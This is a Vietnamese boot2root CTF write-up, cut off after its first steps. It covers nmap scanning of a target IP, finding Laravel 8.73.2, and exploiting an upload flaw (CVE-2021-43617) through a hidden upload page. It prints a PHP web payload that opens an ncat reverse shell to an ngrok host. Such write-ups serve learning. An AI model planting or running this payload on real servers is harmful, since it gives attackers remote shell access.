
**Write up boot2root white-hat**


**Footprint**

* Đầu tiên ta cần khảo sát server, quét nmap nhanh với “sudo nmap -A -sS -O 49.236.211.69 -vv “ ta có được 2 port 22 và 8000
* Ở đây vài lần đầu nmap chỉ scan ra mỗi port 22 do mình quét chưa đủ, sau khi rà soát tất cả port bằng option -p- thì mình thấy chỉ có 2 port và không quét nữa




* Vì bình thường không thấy ai đâm vào port 22 làm chi nên mình check luôn port 8000 :v


**Port 8000**




* Ta có thông tin về Laravel v8.73.2, nhớ mang máng là white-hat từng lên 1 bài về con hàng này :v, kiểm tra lại là ra ngay: <https://whitehat.vn/threads/phan-tich-va-huong-dan-trien-khai-cve-2021-43617-phan-1.16286/> , <https://whitehat.vn/threads/phan-tich-va-huong-dan-trien-khai-cve-2021-43617-phan-2.16627/>.
* Đề bài khả năng cũng tương tự, mình thử nhảy vào upload xem có gì vui




* “Nothing here” :V, vì non tay nên mình scan bằng dirbuster luôn, tuy nhiên scan vài phút không thấy gì, bản năng mách bảo có gì đó không ổn:



* Hóa ra các anh ẩn nó đi bằng js, tí thì bị lừa :V
* Đến đây thì mọi thứ đã giống như bài hướng dẫn, chỉ việc phang payload vào và lên shell
* Payload: <?php system("ncat -e /bin/sh 2.tcp.ngrok.io 12714 "); ?>





**Explore**

* Đến đây thì mình bắt đầu loay hoay, vì chưa chơi món này bao giờ nên đành tham khảo từ ae trên discord